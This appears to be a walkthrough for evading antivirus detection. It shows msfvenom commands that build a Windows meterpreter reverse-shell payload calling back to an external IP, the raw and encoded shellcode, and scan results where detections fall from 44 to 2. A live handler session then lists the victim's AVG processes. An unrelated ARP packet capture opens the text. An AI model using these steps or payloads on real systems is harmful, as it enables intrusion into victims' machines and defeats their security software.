4	0.000000	PcsSyste_84...	Broadcast	ARP	42	Who has 172.28.128.5? Tell 172.28.128.3
5	0.000000	PcsSyste_6e...	PcsSyste_8...	ARP	60	172.28.128.5 is at 08:00:27:6e:f3:35
54	0.000000	PcsSyste_6e...	Broadcast	ARP	60	Who has 172.28.128.3? Tell 172.28.128.5
55	0.000000	PcsSyste_84...	PcsSyste_6...	ARP	42	172.28.128.3 is at 08:00:27:84:55:8c
56	0.000000	PcsSyste_84...	Broadcast	ARP	42	Who has 172.28.128.5? Tell 172.28.128.3
57	0.000000	PcsSyste_6e...	PcsSyste_8...	ARP	60	172.28.128.5 is at 08:00:27:6e:f3:35
138	0.000000	PcsSyste_6e...	Broadcast	ARP	60	Who has 172.28.128.3? Tell 172.28.128.5
139	0.000000	PcsSyste_84...	PcsSyste_6...	ARP	42	172.28.128.3 is at 08:00:27:84:55:8c
140	0.000000	PcsSyste_84...	Broadcast	ARP	42	Who has 172.28.128.5? Tell 172.28.128.3
141	0.000000	PcsSyste_6e...	PcsSyste_8...	ARP	60	172.28.128.5 is at 08:00:27:6e:f3:35



```

root@beast:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=45.76.33.53 LPOR
T=1337 -f exe> generic.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
  
```



## Scan report

44/70

Filename: generic.exe  
Size: 72,07 kB  
MD5: 4f1d5ce709e6520131904c3cf9e9fd97  
SHA1: 2d545bbdc17d41622235414845b9018f9873479a  
Date: 2017-04-24 10:04:09

 Ad-Aware	Gen:Variant.Trojan.M...	 Ad-Aware	Gen:Variant.Trojan...
 A-Squared	File is clean	 A-Squared	File is clean
 Avast	Win32:SwPatch [Wrm]	 Avast	Win32:SwPatch [Wrm]
 AVG Free	Could be a Trojan ho...	 AVG Free	Could be a Trojan ...
 AntiVir (Avira)	TR/Crypt.EPACK.Gen2	 AntiVir (Avira)	TR/Crypt.EPACK.Gen2
 BitDefender	Gen:Variant.Trojan.M...	 BitDefender	Gen:Variant.Trojan...
 BullGuard	virus: Gen:Variant.T...	 BullGuard	virus: Gen:Variant...
 Clam Antivirus	Win.Trojan.MSShellco...	 Clam Antivirus	Win.Trojan.MSShell...
 COMODO Internet Security	File is clean	 COMODO Internet Security	File is clean
 Dr.Web	Trojan.Swrort.1	 Dr.Web	Trojan.Swrort.1
 ESET NOD32	Patched.Win32/Rozena...	 ESET NOD32	Patched.Win32/Roze...
 eTrust-Vet	<virus> Gen:Variant...	 eTrust-Vet	<virus> Gen:Varian...
 FortiClient	File is clean	 FortiClient	File is clean
 F-PROT Antivirus	W32/Swrort.A.genIEld...	 F-PROT Antivirus	W32/Swrort.A.genIE...
 F-Secure Internet Security	Gen:Variant.Trojan.M...	 F-Secure Internet Security	Gen:Variant.Trojan...
 G Data	Gen:Variant.Trojan.M...	 G Data	Gen:Variant.Trojan...
 IKARUS Security	Trojan.Win32.Rozena	 IKARUS Security	Trojan.Win32.Rozena
 K7 Ultimate	Backdoor ( 04c53cce1...	 K7 Ultimate	Backdoor ( 04c53cc... Powered by MaJyX Scanner

```
root@beast:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=45.76.33.53 LPOR
T=1337 -f c >abc.c
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of c file: 1425 bytes
```

```
root@beast:~# cat abc.c
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x05\x68\x2d\x4c\x21\x35\x68\x02"
"\x00\x05\x39\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea"
"\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x61\x00\x00"
"\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83"
"\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a"
"\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57"
"\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x22\x58\x68\x00"
"\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x68"
"\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\xe9\x71\xff\xff"
"\xff\x01\xc3\x29\xc6\x75\xc7\xc3\xb5\xf0\xb5\xa2\x56\x6a\x00"
"\x53\xff\xd5";
```





































C:\Users\user\Documents\Visual Studio 2015\Projects\Shellcode\Debug\encoder.exe

```
"\x57\x43\x29\xab\xab\xab\xcb\x22\x4e\x9a\x6b\xcf\x20\xfb\x9b"  
"\x20\xf9\xa7\x20\xf9\xbf\x20\xd9\x83\xa4\x1c\xe1\x8d\x9a\x54"  
"\x7\x97\xca\xd7\xa9\x87\x8b\x6a\x64\xa6\xaa\x6c\x49\x59\xf9"  
"\xfc\x20\xf9\xbb\x20\xe1\x97\x20\xe7\xba\xd3\x48\xe3\xaa\x7a"  
"\xfa\x20\xf2\x8b\xaa\x78\x20\xe2\xb3\x48\x91\xe2\x20\x9f\x20"  
"\xaa\x7d\x9a\x54\x7\x6a\x64\xa6\xaa\x6c\x93\x4b\xde\x5d\xa8"  
"\xd6\x53\x90\xd6\x8f\xde\x4f\xf3\x20\xf3\x8f\xaa\x78\xcd\x20"  
"\xa7\xe0\x20\xf3\xb7\xaa\x78\x20\xaf\x20\xaa\x7b\x22\xef\x8f"  
"\x8f\xf0\xf0\xca\xf2\xf1\xfa\x54\x4b\xf4\xf4\xf1\x20\xb9\x40"  
"\x26\xf6\xc3\x98\x99\xab\xab\xc3\xdc\xd8\x99\xf4\xff\xc3\xe7"  
"\xdc\x8d\xac\x54\x7e\x13\x3b\xaa\xab\xab\x82\x6f\xff\xfb\xc3"  
"\x82\x2b\xc0\xab\x54\x7e\xc1\xae\xc3\x86\xe7\x8a\x9e\xc3\xa9"  
"\xab\xae\x92\x22\x4d\xfb\xfb\xfb\xfb\xeb\xfb\xeb\xfb\xc3\x41"  
"\xa4\x74\x4b\x54\x7e\x3c\xc1\xbb\xfd\xfc\xc3\x32\xe\xdf\xca"  
"\x54\x7e\x2e\x6b\xdf\xa1\x54\xe5\xa3\xde\x47\x43\xca\xab\xab"  
"\xab\xc1\xab\xc1\xaf\xfd\xfc\xc3\xa9\x72\x63\xf4\x54\x7e\x28"  
"\x53\xab\xd5\x9d\x20\x9d\xc1\xeb\xc3\xab\xbb\xab\xab\xfd\xc1"  
"\xab\xc3\xf3\xf\x8\x4e\x54\x7e\x38\xf8\xc1\xab\xfd\x8\xfc"  
"\xc3\xa9\x72\x63\xf4\x54\x7e\x28\x53\xab\xd6\x89\xf3\xc3\xab"  
"\xeb\xab\xab\xc1\xab\xfb\xc3\xa0\x84\xa4\x9b\x54\x7e\xfc\xc3"  
"\xde\xc5\xe6\xca\x54\x7e\xf5\xf5\x54\xa7\x8f\x42\xda\x54\x54"  
"\x54\xaa\x68\x82\x6d\xde\x6c\x68\x10\x5b\x1e\x9\xfd\xc1\xab"  
"\xf8\x54\x7e\xab"
```


# Scan report

02/35

Filename: Shellcode\_new.exe  
Size: 36,50 kB  
MD5: 4697a230bb2caacf992bef3f9467b139  
SHA1: 666f83120601d1bbc8bd7d9fc2066aa99899d40d  
Date: 2017-04-24 09:56:17

 Ad-Aware	File is clean	 A-Squared	File is clean
 Avast	File is clean	 AVG Free	File is clean
 AntiVir (Avira)	File is clean	 BitDefender	File is clean
 BullGuard	File is clean	 Clam Antivirus	File is clean
 COMODO Internet Security	File is clean	 Dr.Web	File is clean
 ESET NOD32	Trojan.Win32/Rozena....	 eTrust-Vet	File is clean
 FortiClient	File is clean	 F-PROT Antivirus	File is clean
 F-Secure Internet Security	File is clean	 G Data	File is clean
 IKARUS Security	Trojan-Downloader.Wi...	 K7 Ultimate	File is clean
 Kaspersky Antivirus	File is clean	 McAfee	File is clean
 MS Security Essentials	File is clean	 NANO Antivirus	File is clean
 Norman	File is clean	 Norton Antivirus	File is clean
 Panda CommandLine	File is clean	 Panda Security	File is clean
 Quick Heal Antivirus	File is clean	 Solo Antivirus	File is clean
 Sophos	File is clean	 SUPERAntiSpyware	File is clean
 Trend Micro Internet Security	File is clean	 Twister Antivirus	File is clean
 VBA32 Antivirus	File is clean	 VIPRE	File is clean
 Zoner AntiVirus	File is clean		

Powered by MaJyX Scanner



```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 45.76.33.53:1337
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (957487 bytes) to 27.56.131.181
[*] Meterpreter session 2 opened (45.76.33.53:1337 -> 27.56.131.181:50184) at 2017-04-24 14:22:58 +0530

msf exploit(handler) > sessions -i 1
[-] Invalid session identifier: 1
msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > █
```

```
meterpreter > ps -S AVG
```

```
Process List
```

```
=====
```

PID	PPID	Name	Arch	Session	User
----	-----	-----	-----	-----	-----
164	5656	avguix.exe	x86	1	desktop\user
x.exe					
1580	864	avgwdsvca.exe			
2016	864	avgsvca.exe			
5104	1580	avgemca.exe			
5396	1580	avgrsa.exe			
5656	5028	avguix.exe	x86	1	desktop\user
x.exe					
5728	5732	avgui.exe	x64	1	desktop\user
5868	1888	vprot.exe	x86	1	desktop\user
8408	864	avgidsagenta.exe			
8560	1580	avgnsa.exe			
8636	8408	avgcsrva.exe			